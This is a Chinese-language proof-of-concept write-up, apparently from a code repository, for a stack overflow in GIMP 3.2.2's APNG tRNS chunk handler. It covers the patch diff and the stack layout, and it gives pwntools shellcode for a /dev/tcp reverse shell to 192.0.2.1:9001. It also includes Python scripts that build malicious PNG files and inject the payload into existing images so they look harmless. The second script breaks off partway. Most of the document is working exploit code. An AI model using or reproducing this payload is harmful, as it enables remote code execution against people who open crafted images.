 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
GIMP 3.2.2 在其 APNG 加载器(load_apng_image)处理 tRNS(透明度)数据块时存在基于栈的缓冲区溢出。本篇文章演示了利用该漏洞实现远程代码执行的概念验证。

tRNS 栈缓冲区溢出 → RCE作者: Chloe Xu、Abby Farrell、George Avdella、Austin Chan
日期: 2026-11-03
目标: GIMP 3.2.2(Linux x86_64)
CVE: CVE-2026-92183(7.8 高危)
CWE: CWE-121:基于栈的缓冲区溢出
影响: 远程代码执行(通过恶意 PNG/APNG 文件)
免责声明: 本文仅用于教育目的。CVE 和版本号来自受控的学术/CTF 练习。请勿将其用于您不拥有或未获得明确测试许可的系统。
GIMP 3.2.2 的 APNG 加载器(load_apng_image)在处理 tRNS(透明度)数据块时存在基于栈的缓冲区溢出。该数据块的长度未经校验即被信任,而目标缓冲区 trns[256] 固定为 256 字节,攻击者可借此覆盖栈并劫持控制流。
现有的公开分析仅演示了拒绝服务(GIMP 崩溃)。本文通过以下方式将分析扩展为完整的反向 shell 利用:
acTL/fcTL 数据块迫使 GIMP 进入 APNG 解析路径。tRNS 数据块。该利用假设环境未启用加固措施(ASLR 已禁用、NX 已禁用、无栈金丝雀),如参考幻灯片所述。我们还将讨论这些缓解措施为何重要,以及启用它们时该利用的表现。
PNG 文件由数据块组成:
| 字段 | 大小 |
|---|---|
| 长度 | 4 字节(大端序) |
| 数据块类型 | 4 字节(ASCII) |
| 数据块数据 | Length 字节 |
| CRC | 4 字节 |
APNG 通过额外的辅助数据块扩展了 PNG:
acTL(动画控制)——将文件标记为 APNG。必须出现在第一个 IDAT 之前。fcTL(帧控制)——位于每帧数据之前。fdAT(帧数据)——包含帧数据(后续帧可替代 IDAT)。GIMP 的 PNG 插件(file-png)在遇到 acTL 数据块时会分支到 load_apng_file,即使文件扩展名为 .png。
摘自补丁差异:
存在漏洞的版本(GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
已修补版本(GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
目标缓冲区声明为:
guchar trns[256];
由于 chunk.size 直接从文件中读取且没有边界限制,一个 size > 256 的 tRNS 块会溢出栈上的 trns[]。+ 8 偏移表明 chunk.data 指向块的开头(包括 8 字节的长度 + 类型头),因此 chunk.data[i + 8] 读取的是实际数据字节。

当打开文件时,GIMP 核心会在任何插件代码运行之前选择加载器。file_open_pre_check() 调用 gimp_plug_in_manager_file_procedure_find(),后者根据扩展名或魔数字节进行匹配。.apng 文件会交给 file-apng-load,而带有 PNG 签名的文件会交给 file-png-load。核心通过 gimp_plug_in_manager_call_run() 运行选定的过程,该函数将 file-png 插件作为子进程启动,并通过管道发送过程名称和参数。在子进程中,load_image() 总是首先运行并构建基础 PNG 层。随后 apng_load() 无条件调用 load_apng_image()。png_load() 仅在 load_image() 看到 png/fcTL 块时才调用它。load_apng_image() 会重新打开文件并自行解析块,因此之前的 libpng 遍历对它来说没有验证任何内容。png_load() 还忽略其返回值,无论哪种情况都报告成功。
子进程由 gimp_spawn_async() 创建,在 POSIX 系统上该函数调用 vfork() 然后立即调用 execve()(app/core/gimp-spawn.c:171-199)。execve() 丢弃子进程的内存映射,从头加载 file-png 二进制文件及其库。因此子进程不持有父进程的任何堆或栈,在启用 ASLR 的系统上,每次打开图像时都会获得全新的地址布局。exec 之后保留下来的是进程 ID、用户的权限、GIMP 传入的环境,以及任何未标记为 close-on-exec 的文件描述符。这些包括在命令行上传递的两个管道端。父进程自己的管道端被标记为 close-on-exec,因此子进程不会继承它们。这隔离了内存,但并未对子进程进行沙箱化。被攻陷的子进程仍然可以以用户身份运行、读取相同的文件,并通过管道和共享内存向父进程发送精心构造的消息和瓦片数据。
易受攻击函数的栈帧(简化版,使用 -O2 -z execstack -fno-stack-protector 编译):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
从 trns 起始位置到保存的返回地址的精确偏移量取决于编译器和周围的局部变量。在参考环境中,该偏移量为 312 字节。我们通过以下方式确定:
tRNS 数据发送。RIP 的值,并使用 cyclic_find() 计算偏移量。在 -O2 下,循环迭代器 i 很可能存储在寄存器中,因此它不会位于缓冲区和返回地址之间。312 字节的偏移量考虑了 trns[256] 加上对齐和其他保存的寄存器。
tRNS 数据为:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns 并到达保存的返回地址。0x7ffffffffdeb2 + 0x10(指向 NOP sled)。execve("/bin/bash", ...) 以生成反向 shell。Shellcode(使用 pwntools 生成):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
execve 会用 shell 替换 file-png 子进程。由于 GIMP 会为插件执行 fork 出一个子进程,该 shell 独立于主 GIMP 进程(主进程会挂起等待插件)而存活。攻击者在端口 9001 上获得一个反向 shell。
此脚本创建一个最小的 1×1 PNG,并直接注入恶意的 tRNS 数据块。它有助于理解文件结构。
#!/usr/bin/env python3
# create_payload.py

from pwn import *
import png
import io

# Minimal 1x1 PNG
pixels = [[0]]
writer = png.Writer(1, 1)
byte_stream = io.BytesIO()
writer.write(byte_stream, pixels)
byte_stream.seek(0)

# Shellcode: reverse shell to 192.0.2.1:9001
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))

header = byte_stream.read(8)   # PNG signature
ihdr   = byte_stream.read(25)  # IHDR chunk
idat   = byte_stream.read(22)  # IDAT chunk
iend   = byte_stream.read()    # IEND chunk

with open("payload.png", "wb") as f:
    f.write(header)
    f.write(ihdr)

    # Malicious tRNS chunk
    # length = 312 (offset) + 8 (ret addr) + 1410 (NOPs) + len(shellcode)
    trns_data = b'A' * 312 + p64(0x7ffffffffdeb2 + 0x10) + b'\x90' * 1410 + shellcode
    f.write(len(trns_data).to_bytes(4, 'big'))
    f.write(b'tRNS')
    f.write(trns_data)
    f.write(b'A' * 4)  # CRC (not validated before overflow)

    f.write(idat)
    f.write(iend)

print("[+] Wrote payload.png")
注意: 原始幻灯片脚本使用了一个最小的 1×1 图像。此版本中不存在
acTL/fcTL块,但由于在采用 APNG 路径时会调用load_apng_image中的tRNS处理逻辑,因此仍会到达 GIMP 的 APNG 加载器。在实践中,添加acTL可确保使用 APNG 加载器。下面的修改脚本以稳健的方式实现了这一点。
此脚本接收一个现有的 PNG,将其转换为 APNG(在 IDAT 之前添加 acTL 和 fcTL),并替换/插入一个恶意的 tRNS 块。它保留原始图像数据和元数据,使文件看起来无害。
#!/usr/bin/env python3
"""
modify_apng.py — Inject a malicious tRNS chunk into a PNG/APNG.

Usage:
    python3 modify_apng.py input.png output.png [--ip 192.0.2.1] [--port 9001]
"""

import struct
import zlib
import argparse
from pwn import *

SIG = b"\x89PNG\r\n\x1a\n"

def read_chunks(path):
    with open(path, "rb") as f:
        data = f.read()
    if data[:8] != SIG:
        raise ValueError("not a PNG/APNG")
    chunks, i = [], 8
    while i < len(data):
        (length,) = struct.unpack(">I", data[i:i + 4])
        ctype = data[i + 4:i + 8]
        cdata = data[i + 8:i + 8 + length]
        chunks.append([ctype, cdata])
        i += 12 + length
    return chunks

def write_chunks(path, chunks):
    out = bytearray(SIG)
    for ctype, cdata in chunks:
        out += struct.pack(">I", len(cdata))
        out += ctype
        out += cdata
        out += struct.pack(">I", zlib.crc32(ctype + cdata) & 0xFFFFFFFF)
    with open(path, "wb") as f:
        f.write(out)

def find(chunks, ctype):
    for idx, (t, _) in enumerate(chunks):
        if t == ctype:
            return idx
    return -1

def ihdr(chunks):
    _, d = chunks[find(chunks, b"IHDR")]
    w, h, bitdepth, color = struct.unpack(">IIBB", d[:10])
    return w, h, bitdepth, color

def to_apng(chunks):
    """Ensure the file is treated as an APNG by inserting acTL and fcTL."""
    if find(chunks, b"acTL") != -1:
        return chunks
    w, h, _, _ = ihdr(chunks)

    actl = struct.pack(">II", 1, 0)  # num_frames=1, num_plays=0
    fctl = struct.pack(">IIIIIHHBB",
                       0,       # sequence_number
                       w, h,    # width, height
                       0, 0,    # x_offset, y_offset
                       0, 100,  # delay_num, delay_den
                       0, 0)    # dispose_op, blend_op

    idat = find(chunks, b"IDAT")
    if idat == -1:
        raise ValueError("no IDAT chunk")
    return chunks[:idat] + [[b"acTL", actl], [b"fcTL", fctl]] + chunks[idat:]







